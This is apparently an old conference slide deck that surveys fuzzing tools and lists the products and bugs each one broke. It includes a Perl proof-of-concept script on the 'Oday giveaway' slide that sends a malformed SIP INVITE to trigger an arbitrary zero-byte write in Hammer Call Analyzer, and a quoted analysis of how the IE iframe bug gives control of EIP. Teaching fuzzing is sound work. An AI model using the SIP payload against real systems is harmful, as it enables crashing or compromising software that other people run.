Fuzzing

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Agenda

- •General fuzzing info
- •Current fuzzers:
 - What does it do
 - What did it break
 - Additional information
 - Some demonstrations
- Build your ownconclusion

General fuzzing info

What is fuzzing

- •Sending semi-random data to an application
- •Semi-random: good enough so it'll look like valid data, bad enough so it might break stuff
- •When people hear "fuzzing" they imediately think http, THERE IS MORE TO FUZZING THAN JUST HTTP !!! •You can fuzz:
 - Network protocols
 - Network stacks
 - Arguments, signals, stdin, envvar, file descriptors,
 - Api's (syscalls, library calls)
 - files
- •Fuzzers are way cool, the thrill of fuzzing is hard to explain, you have to see it to believe it.

Input and output for suids

	fork	exec	dangers to sui	dangers from sui
arguments	у	У	p	u
env variables	У	У	р	u
program name	у	У	u	u
umask	У	У	р	u
signal masks	у	У	р	u
file descriptors	у	У	р	p
iopl	У	У	u	р
ioperm	n	У	u	p
(e)(fs)(s)uid	У	У	u	р
current working directo	у	У	m	u
shared memory	У	y*	u	р
tty	у	У	u	u
rlimits	У	У	m	u
timers	у	У	p	u

У	yes
n	no
р	potentially
u	unlikeky
m	might be

exec() after exec() detaches all shared memory

I'm sure I missed some stuff !

*

Types of fuzzers

•Manual testing:

- Use normal client/server
- Observe what happens
- Look for interesting data (size fields, ...)
- Change some of this data
- Observe what happens
- •Semi-automatic fuzzing:
 - Have a tiny script/program
 - Do one run, see what happens
- •Automatic fuzzing:
 - Use a script/program and iterate over a lot of possible outputs (can be an endless loop)
 - Just wait till something crashes

Type of fuzzers (II)

•Fuzzing tools:

- Fuzzers made by somebody
- Usually to fuzz one specific protocol
- •Fuzzing frameworks
 - Usually written in some scripting language (perl/python)
 - Comes with cool fuzzing api's in most cases
 - Can support a lot of (network protocols)
 - Some allow to do more then just network fuzzing
 - Have a learning curve most of the time

Current fuzzers

Protos

- •Developed at the university Oulu
- •1999-2001, 2002-2003
- •Spinoff company: codenomicon
- •Designed several fuzzers
- •Most known for the sip and snmp fuzzers
- •Written in java :-(
- •Check out

http://www.ee.oulu.fi/research/ouspg/protos/

Stuff it broke

- - OmniPCX Enterprise 5.0 Lx
- - Cirpack Switches software version < 4.3c
- - Cisco IP Phone Model 7940/7960 running SIP images prior to 4.2
- - Cisco Routers running Cisco IOS 12.2T and 12.2 'X' trains

• - Cisco PIX Firewall running software versions with SIP support, beginning with version 5.2(1) and up to, but not including versions 6.2(2), 6.1(4), 6.0(4) and 5.2(9)

- - Sipc (version 1.74)
- - Ingate Firewall < 3.1.3
- - Ingate SIParator < 3.1.3
- - All versions of SIP Express Router up to 0.8.9
- - Mediatrix VoIP Access Devices and Gateways firmware < SIPv2.4
- - Succession Communication Server 2000 (- Compact)

• - adtran ATLAS 550, ATLAS 800 (Plus), ATLAS 810Plus, ATLAS 890, DSU IV ESP, ESU 120e, Express 5110, Express 5200, Express 5210, Express 6100

- DSU IQ, IQ 710, 1st GEN, IQ Probe, TSU IQ, TSU IQ RM, TSU IQ Plus, NetVanta 3200, ADVISION, N-Form, T-Watch, OSU 300, Express 6503,
- Smart 16 Controller, TSU ESP, ... see http://www2.adtran.com/support/snmp/
- - AdventNet Web NMS 2.3


• - ADVA AG Optical Networking: FSP 3000, FSP 2000, FSP II, FSP I, FSP 1000, FSP 500, CELL-ACE, CELL-ACE-PLUS, FSP Element Manager,

- FSP Network Manager, CELL-SCOPE
- - LOTS more snmp issues

--> protos exposed 'the big snmp fuckup'

- - http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/h2250v4/index.html
- - iPlanet Directory Server, version 5.0 Beta and versions up to and including 4.13
- - IBM SecureWay V3.2.1 running under Solaris and Windows 2000
- - Lotus Domino R5 Servers (Enterprise, Application, and Mail), prior to 5.0.7a
- - Critical Path LiveContent Directory, version 8A.3
- - Critical Path InJoin Directory Server, versions 3.0, 3.1, and 4.0
- - Teamware Office for Windows NT and Solaris, prior to version 5.3ed1
- - Qualcomm Eudora WorldMail for Windows NT, version 2
- - Microsoft Exchange 5.5 prior to Q303448 and Exchange 2000 prior to Q303450
- - Network Associates PGP Keyserver 7.0, prior to Hotfix 2
- - Oracle Internet Directory, versions 2.1.1.x and 3.0.1
- - OpenLDAP, 1.x prior to 1.2.12 and 2.x prior to 2.0.8
- - ... a lot more

Protos's spinoff



More protos stuff

- •You can still find lots of interesting bugs with protos
- •Example: hammer call analyser
- •Write 0-byte anywhere in memory
- Many thanks to Kokanin for this one !

Hammer Call Analyzer - Capture 2

File Edit Capture Filters View Options Help

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rame List						ž		📔 🕂 — 🗙 🛛 Discover On 🛛 🔦
Frame 🥂	Date/Time as: mm/dd/yy	Summary	Size	Src Addr	Dst Addr		137.	226.113.202
22344	09/19/05 20:24:54.492000	SIP->INVITE	549 bytes	137.226.11	137.226.1			SIP->INVITE
22345	09/19/05 20:24:54.601945	SIP->INVITE	549 bytes	137.226.11	137.226.1	20	1:24:54.601945	•
22346	09/19/05 20:24:54.712123	SIP->INVITE	550 bytes	137.226.11	137.226.1	20	1:24:54.712123	SIP->INVITE
22347	09/19/05 20:24:54.822084	SIP->INVITE	550 bytes	137.226.11	137.226.1			SIP->INVITE
22348	09/19/05 20:24:54.931980	SIP->INVITE	550 bytes	137.226.11	137.226.1	20	1:24:54.822084	•
22349	09/19/05 20:24:55.041937	SIP->INVITE	551 bytes	137.226.11	137.226.1	20	1:24:54.931980	SIP->INVITE
22350	09/19/05 20:24:55.079974	ETH	60 bytes	00-04-9a-75	01-80-c2-(SIP->INVITE
22351	09/19/05 20:24:55.152114	SIP->INVITE	552 bytes	137.226.11	137.226.1	20):24:55.041937	•
22352	09/19/05 20:24:55.262004	SIP->INVITE	591 bytes	137.226.11	137.226.1	20):24:55.152114	SIP->INVITE
22353	09/19/05 20:24:55.372248	SIP->INVITE	1023 bytes	137.226.11	137.226.1			SIP->INVITE
22354	09/19/05 20:24:55.484289	IPv4->Fragmented data	904 bytes	137.226.11	137.226.1	20	1:24:55.262004	
22355	09/19/05 20:24:55.484501	IPv4->Fragmented data	1514 bytes	137.226.11	137.226.1	20	1:24:55.372248	SIP->INVITE
22356	09/19/05 20:24:55.484619	IPv4->Fragmented data	1514 bytes	137.226.11	137.226.1		1100	
	1 8 8	1 280 1			5			all List

Hammer Call Analyzer × 戸戸 1 1 1 1 -Hammer Call Analyzer hat ein Problem festgestellt und muss beendet werden. Falls Sie Ihre Arbeit noch nicht gespeichert hatten, können Daten möglicherweise verloren gegangen sein. Dieses Problem bitte auch an Microsoft berichten. Ein Problembericht, den Sie uns senden können, wurde erstellt. Wir werden diesen Bericht vertraulich und anonym bearbeiten. Um zu sehen, welche Daten Ihr Bericht enthält, klicken Sie hier. Nicht senden Problembericht senden > Hex Data / Text Data Capturing... 👔 Disabled 🏹 Disabled 🎧 Disabled 🔞 Disabled 🚟 No Active Items 🖧 No Active Rules, No Active LUT Items 20:25:40 For Help, press F1

DE

File View Debug Plugins Options Window Help

► << > II + + + + + + + + + IEMTWHC/KBR...S III?

CPU - thread 00000AE8, module HammerCA

CPU - thread 00000AE	8, module Hamm	erCA					
194465D8 C64424 13 00 1964065D0 S94424 40 1964065D1 C74424 24 000001 1964065E1 C74424 24 000001 1964065E5 ESB SB50 54040000 1964065E5 SB89424 60040000 1964065E7 SB8424 60040000 1964065F8 SR424 13 19640665F0 SR4424 13 196406601 S4C0 60040000 196406602 C64424 18 196406617 C64424 13 196406617 C64424 13 196406620 S95C24 24 196406621 C64424 13 196406621 C64424 13 196406621 S95C24 40 196406621 S95C24 40 196406623 S880 54040000 196406633 S828 54040000 196406634 93C8 13 196406642	MOU BYTE PTR DS: I CALL DWORD PTR DS: MOV CL, BYTE PTR S MOV DWORD PTR SS: TEST CL, CL JE HammerCA.00406 MOU BYTE PTR SS: I MOU DWORD PTR SS: MOU DWORD PTR SS: JMP HammerCA.00400 MOU ECX, DWORD PTR MOU ECX, DWORD PTR MOU BYTE PTR DS: I MOU BYTE PTR DS: I MOU BYTE PTR SS: I MOU DWORD PTR SS: JE HammerCA.00406 MOU BYTE PTR SS: I MOU DWORD PTR SS: JE HammerCA.00406 MOU BYTE PTR SS: I MOU DWORD PTR SS: JMP HammerCA.00406 MOU BYTE PTR SS: I MOU DWORD PTR SS: JMP HammerCA.00406 MOU ECX, DWORD PTR MOU BYTE PTR SS: IST AL, AL MOU BYTE PTR DS: I JE SHORT HammerCA MOU BYTE PTR SS: I JMP HammerCA.00400 MOU EDX.DWORD PTR	<pre>:[<&WSOCK32.#10>] 0 S:[ESP+43],EAX ESP+40],EAX ESP+40],EAX ESP+40],EAX [ESP+40],EAX [ESP+24],0 68CA SS:[ESP+460] SS:[ESP+460] SS:[ESP+460] SS:[ESP+40],EBX ESP+13],0 [ESP+40],EBX [ESP+24],0 68CA SS:[ESP+460] SS:[ESP+460] SS:[ESP+460] SS:[ESP+460] SS:[ESP+460] SS:[ESP+3],0 [ESP+24],0 68CA ESP+13],0 [ESP+24],0 68CA SS:[ESP+3],0 [ESP+40],EBX [ESP+24],0 68CA SS:[ESP+3],0 [ESP+3],0 [E</pre>	∜S2_32.inet_addr	EAX EEDX EBSF EBF EEDI E IF C P & & & & E EBF E D I E IF C P & & & & & & & & & & & & & & & & & &	02AAFA2C 02D828F4 02D828F4 02D828F4 0176F1A4 0040658D 2 ES 0023 32bit 0(FFFFFFF) 3 ES 0023 32bit 0(FFFFFFFF) 3 SS 0023 32bit 0(FFFFFFFF) 3 SS 0023 32bit 0(FFFFFFFFF) 3 SS 0023 32bit 0(FFFFFFFF) 3 SS 0023 32bit 0(FFFFFFFFF) 4 SS 0000 NULL 3 LastErr ERROR_SUCCESS (00000 4 empty 3.1473968218624979180e- 1 empty -UNORM BAB8 0012F8D0 74 2 empty -??? FFFF 73DC2E00 0012 2 empty -UNORM BAB8 001690382 73 4 empty -UNORM F050 01693998 01 5 empty +UNORM 3990 01690178 01 5 empty +UNORM 3990 01690178 01 6 empty 0.000020423650681950e- 3 2 1 0 E S F 0000 Cond 0 0 0 Err 0 0 6	E) 4932 669535 F958 031CEA 690178 690178 693978 4933	*
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ccess violation when writing to [FEBA1234] - use Shift	+F7/F8/F9 to pass exception I	to program				P
		1					40



Oday giveaway


```
#!/usr/bin/perl -s
use IO::Socket:
if(!$ARGV[0]) { print "blah blah blah \n"; exit(-1); }
my $h = $ARGV[0];
my \$p = 5060;
my  sjunk = pack("l",0xFBDED40C+0x1234) x 253;
#my $junk = pack("l",0xFCBBD40C+0x0313ff0f) x 253;
                         #^^^^^ where do we want to write a 0?
mv $malformed =
"INVITE sip:BIGFATCOCKPOWER SIP/2.0"."\n".
"Via: SIP/2.0/UDP knud:5060;branch=knudknudknud!!"."\n".
"From: 666 <sip:knud\@knud>:tag=0"."\n".
"To: Receiver <sip:knud\@knud>"."\n".
"Call-ID: 666\@knud"."\n".
"CSeq: 1 INVITE" . "\n".
"Contact: 666 <sip:knud\@knud>"."\n".
"Expires: 666"."\n".
"Max-Forwards: 666"."\n".
"Content-Type: application/sdp"."\n".
"Content-Length: 666"."\n".
"\n".
"v=0"."\n".
"o=0 0 0 IN IP4 knud"."\n".
"s=Session SDP"."\n".
"c=IN IP4 " . $junk . "\n".
"t=0 0"."\n".
"m=audio 9876 RTP/AVP 0"."\n".
"a=rtpmap:0 PCMU/8000"."\n".
"\n":
$s = new IO::Socket::INET(Proto=>"udp",PeerAddr=>$h,PeerPort=>$p) or die "bla";
print $s $malformed:
```

SMUDGE

- •Software Mutilation Utility and Data Generation Engine
- •Fuzzing framework
- •Written in python
- •Written by nd
- •Has support for a wide range of protocols
- •Only does network protocol fuzzing
- •Copied most fuzzstrings from SPIKE

SMUDGE broke:

- - subversion
- - shoutcast
- Sambar webserver 0.6 overflow in POST handling
- Ratbox IRCD < 1.2.3 overflow in newline handling
- - Unexploitable overflows in IE browser
- - DoS in Helix Server < 9.0.2
- - Remote Crashes in Bad Blue server
- - Mailman bugs ;)
- - Cute overflow in mod_security



SPIKE

- •Fuzzing framework
- Written in c
- By Dave Aitel
- Comes with a lot of default fuzzing tools
- Has support for msrpc, sunrpc, ftp, smtp ttp, ...
- •HUGE !
- •Block based fuzzing (see the advantage of block based analysis)
- •Unlike what a lot of people say it has a fair amount of documentation
- •Only network fuzzing

SPIKEfile

- •Modified version of spike (2.9)
- •By Adam Greene
- •All network stuff ripped out
- •Used for file fuzzing

Things SPIKE broke

- - smb stuff
- - dtlogin arbitrary free()
- - windows remote rdp DoS (exploitable bug ?)
- RealServer ../ stack overflow
- - Verde
- - Mdaemon
- - Xeneo Web Server
- - ipSwitch

•Probably a whole lot more we're not supposed to know about :)


•quote from the dailydave mailinglist:

"therefore I recommend the use of spike. it's not written in python and it *appears* as if **it is broken on purpose** sometimes so Oday found with it before it's release stays Oday. but it's still rad." -- nd@felinemenace.org

The Process of Using SPIKE on an unknown protocol

- Use Ethereal to cut and paste the packets into s_binary();
- Replace as much of the protocol as possible with deeper level spike calls
 - s_xdr_string(); s_word(); etc
- Find length fields and mark them out with size calls and s_block_start(), s_block_end();
- Make sure protocol still works :>
- Integrate with fuzzing framework (2 while() loops) and let the SPIKE fuzzer do the boring work
- Manually mess with the packets to see if you can cause any aberrant behaviour (attach ollydebug first)
- Write up the exploits

COPYPASTED FROM: http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-aitel-spike.ppt




Tommy@fux0r.phathookups.com: /home/t0mmy/src/SPIKE/SPIKE/src

Fuzzing Variable 1:326 Variablesize= 256 Fuzzing Variable 1:327 Variablesize= 240 Fuzzing Variable 1:328 Variablesize= 128 Fuzzing Variable 1:329 Variablesize= 65534 Fuzzing Variable 1:330 Variablesize= 32768 Fuzzing Variable 1:331 Variablesize= 32767 Fuzzing Variable 1:332 Variablesize= 32766 Fuzzing Variable 1:333 Variablesize= 32765 Fuzzing Variable 1:334 Variablesize= 32764 Fuzzing Variable 1:335 Variablesize= 32763 Fuzzing Variable 1:336 Variablesize= 32762 Fuzzing Variable 1:337 Variablesize= 20000 Fuzzing Variable 1:338 Variablesize= 10000 Fuzzing Variable 1:339 Variablesize= 5000 Fuzzing Variable 1:340 Variablesize= 4097 Fuzzing Variable 1:341 Variablesize= 4096 Fuzzing Variable 1:342 Variablesize= 4095 Fuzzing Variable 1:343 Variablesize= 2048 Fuzzing Variable 1:344 ^X

nackeniucke 🦨 ünomastier....

You have new mail in /var/spool/mail/t0mmy [t0mmy@fux0r src]\$



remoteass....

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SPIKE doesn't work on OS X

•It doesn't by default

•Make changes to the Makefile:

- ld -shared -soname libdlrpc.so -o libdlrpc.so -lc dlrpc.o dlargs.o \$(SPIKE_OBS)
 + ld -dynamic -flat_namespace -bundle -undefined suppress -o libdlrpc.so -lc -ldl dlrpc.o dlargs.o \$(SPIKE_OBS)

- •Change LD_LIBRARY_PATH to DYLD_LIBRARY_PATH
- •Comment out -ldlrpc

Peach

- •Another fuzzing framework
- •Written in python
- •By Micheal Eddington
- •Developed during ph-neutral
- •Unlike what most people say the documentation isn't that great
- •All (or most) documentation is autogenerated from the source.
- Can do more then just network fuzzing Example script for com object fuzzing !
 No slide of what it broke, I'm unaware of anything that peach ever broke.

<u>File Edit View Go Bookmarks Tools H</u>elp

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🔷 🗣 崎 - 🥰 💿 😭 🗋 http://www.ioactive.com/v1.5/tools/peach-docs/



PGetting Started 🔂 Latest Headlines	
Table of Contents	Author: Michael Eddington
Everything	Submodules
	• generator: Base generator object implementation
Packages	Generators: Default included Generators.
Peach	• block: Contains implementation of a Block generator and BlockSize generator.
Peach.Generators	• dictionary: Contains generators that use a set of data (dictionaries) such as
Peach.Protocols	files, lists, etc.
Peach.Publishers	 incrementor: Incrementing generators (numerical, etc)
Peach.Transformers	 null: These Generators evaluate to empty strings but are usefull for displaying
	status messages and other random stuff.
Modules	 repeater: Generators that repeate stuff.
Peach.generator	• static: Default static generators.
Peach.Generators.block	• group: Default included Group implementations.
Peach.Generators.dictionary	protocol: Base protocol object implementation.
	Protocols: Stock Protocols.
	• null: Null protocols are protocols that don't implement any state management.
Everything	publisher: Base Publisher object implementation.
	Publishers: Collection of default included Publishers
All Classes	• com: Windows COM/DCOM/COM + publishers.
Peach.generator.Generator	• file: Some default file publishers.
Peach.Generators.block.Bloc	• ftp: Default file publishers.
Peach.Generators.block.Bloc	○ sqL: SQL publisher objects.
Peach.Generators.dictionary.	• stdout: Output to STDOUT stuffs.
Peach.Generators.dictionary.	• tcp: Default included TCP publishers.
Peach.Generators.dictionary.	o udp: Default UDP publishers.
Peach.Generators.dictionary.	script: Some default script classes.
Peach.Generators.increment	transformer: Implementation of base Transformer class. Transformer: Transformers transform data generated by Concreters in some fasion
Peach.Generators.increment	• Transformers: Transformers transform data generated by Generators in some fasion.
Peach.Generators.null.PrintS	• compress: Some default compression transforms (gzip, compress, etc).
Peach Generators null PrintS	 crypto: Crypto transforms (encrypting, hashing, etc), and misc auth crap. encode: Encoding transforms (URL, Base64, etc).
Done	

```
rxvt 👝 🗖 🗙
  III PICO(tm) 4.9
                            File: test-activex.pu
                                                              Modified
sys.path.append("..")
from Peach
                      import *
from Peach.group
                      import *
from Peach. Transformers import *
from Peach.Generators
                      import *
from Peach.Protocols
                     import *
from Peach.Publishers
                     import *
groupCom = GroupFixed(10)
genCom = repeater.Repeater(groupCom, static.Static("A"), 10)
protocol = null.Null(com.Com("{7A6CA72F-6DFC-44F2-A967-31A6E958638A}",
"StringTest('''%s''')"), genCom, 1)
script.Script(protocol, groupCom).go()
# end
🔓 Get Help
           U WriteOut R Read File Y Prev Pg K Cut Text C Cur Pos
Justify W Where is Y Next Pg U UnCut Text To Spell
X Exit
```

pif

- •Protocol independent fuzzer
- •Written by Matthew Franz
- •Fuzzing framework
- •Not available to the public :(
- •Email conversation with the author:
- I was wondering if this tool you made, pif, is publicly available at this
 point in time, or if there are any plans to release it some day in the
 future.

Would have loved to, and tried very hard to but it got shot down by [cisco?] management. :(

- mdf

•Found a couple of bgp implementation bugs in various routers

mangleme

- •Webbrowser fuzzer
- •Written in c
- •By Michal Zalewski
- •Sends broken html to a browser
- •Nice looking code, easy to extend
- •Check out:

http://lcamtuf.coredump.cx/mangleme/mangle2.cgi

Stuff Mangleme broke

- - IE
- - mozilla / netscape / firefox
- - opera
- - lynx
- - links
- - safari

• - ..., Pretty much any webbrowser out there.

htmler

- •Complete rewrite/port of mangleme in python
- •By nd
- •A few minor modifications
- •Fuzzed the now famous iframe bug
- •Lead to the bofra worm

Posting about htmler's findings

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Hi all, here's my analysis of these bugs:

Exactly why or how it happens, I do not know yet. I do know you can control EAX, after which this gets executed:

7178EC028B08MOVECX, DWORD PTR [EAX]7178EC0468 847B7071PUSHSHDOCVW.71707B847178EC0950PUSHEAX7178EC0AFF11CALLNEAR DWORD PTR [ECX]Control over EAX leads to control over ECX, which you can use to control EIP: RemoteCommand Execution.

They'd better patch this one quickly, a reliable working exploit shouldn't take more then a day to code.

Cheers, SkyLined " -- reply to bug fuzzed with htmler (iframe in IE)

mangle

- •Trivial binary file fuzzer
- •Written in c
- •By Ilja van Sprundel
- •From the comment:

It's usage is very simple, it takes a filename and headersize as input. it will then change approximatly between 0 and 10% of the header with random bytes (biased towards the highest bit set)


obviously you need a bash script or something as a wrapper !

Stuff mangle broke

•libmagic (used file) •preview (osX pdf viewer) •xpdf (hang, not a crash ...) mach-o loading •qnx elf loader (panics almost instantly, yikes !) •FreeBSD elf loading •openoffice •amp •osX image loading (.dmg) libbfd (used objdump) libtiff (used tiff2pdf) •xine •OpenBSD elf loading (3.7 on a sparc)

•unixware 713 elf loading•DragonFlyBSD elf loading•solaris 10 elf loading

cistron-radiusd linux ext2fs (2.4.29) image loading linux reiserfs (2.4.29) image loading linux jfs (2.4.29) image loading linux xfs (2.4.29) image loading macromedia flash parsing Totem 0.99.15.1 Gnumeric Quicktime Mplayer Python byte interpreter Realplayer (10.0.6.776) Dvips Php 5.1.1 IE 6 OS X WebKit (used safari)



sysfuzz

- •Trivial syscall() fuzzer
- •Randomly generates a syscall and arguments
- •Some systemcalls are ignored because they break fuzzing (exit(), fork(), ...)
- •Written in c
- •By Ilja van Sprundel.
- •Usually results in a kernel panic when successful

Stuff it broke

•SCO unixware •MacOS X





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Window Edit Options Help
<pre>syscall(89, 2, a000, a000, 804fd00, a000, 804fd00, 2, fffffff34); syscall(52, 2, a000, a000, a000, 7647, a000, 804fd00, a000); syscall(83, ffffffe3, 6c37, 2, 804fd00, ffffff38, 5083, 2, a000); syscall(83, ffffffe3, 6c37, 2, 804fd00, a000, 2, ffffff38, 5083, 2, a000); syscall(145, a000, 804fd00, 804fd00, a000, 2, ffffff35, a000, a000); syscall(145, a000, 804fd00, 804fd00, a000, 2, ffffff35, a000, a000); syscall(84, 804fd00, a000, a000, a000, a000, 613, 675c, ffffffb0); syscall(84, 804fd00, a000, a000, a000, 613, 675c, ffffffb0); syscall(84, 804fd00, a000, a000, a000, a000, 613, 675c, ffffffb0); syscall(84, 804fd00, a000, a000, a000, a000, 613, 675c, ffffffb0); syscall(84, 804fd00, a000, a000, a000, a000, 613, 675c, ffffffb0); syscall(84, 804fd00, c), 804fd00, 513a, 2, 1a1c, ffffff50, 804fd00); syscall(86, 2, ffffffc5, 804fd00, 623d, 804fd00, 804fd00, 1047, 2); syscall(86, 2, ffffffc5, 804fd00, 623d, 804fd00, 804fd00, 1047, 2); syscall(88, 2, a000, 2, ffffff31, 804fd00, 804fd00, ffffff5a, a000); syscall(88, 2, a000, 2, ffffff31, 804fd00, 804fd00, a000, 2); syscall(57, 804fd00, 804fd00, 2, a000, a000, 804fd00, a000, 2); syscall(57, 804fd00, 604fd00, 2, a000, a000, 804fd00, a000, 2); syscall(216, 804fd00, ffffff05, a000, a000, 804fd00, a000, 2, 804fd00); syscall(216, 804fd00, ffffff05, a000, a000, 804fd00, a000, 2, 804fd00); syscall(216, 804fd00, ffffff05, a000, a000, 804fd00, a000, 2, 804fd00); syscall(112, 804fd00, ffffff05, a000, a000, 804fd00, a000, 2, 804fd00); syscall(112, 804fd00, 804fd00, fffffff9, 804fd00, 804fd00, 804fd00, 35ee, 804fd0 0);</pre>

dtterm

Aug 15 15 15 15 l,

<u></u>

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SCO unixware after a reboot

UX:/sbin/ckroot: INFO:

Please wait while the system is examined. This may take a few minutes.

```
UX:dumpcheck: INFO:
Checking to see if you have a valid dump ...
```

UX:dumpcheck: INFO: There is a system dump memory image in the /dev/swap device.

```
Do you want to save it? (y/n)> y
```

```
Do you want to save it on:

1 - low density 5.25" (360K) diskettes

2 - high density 5.25" (1.2M) diskettes

3 - low density 3.5" (720K) diskettes

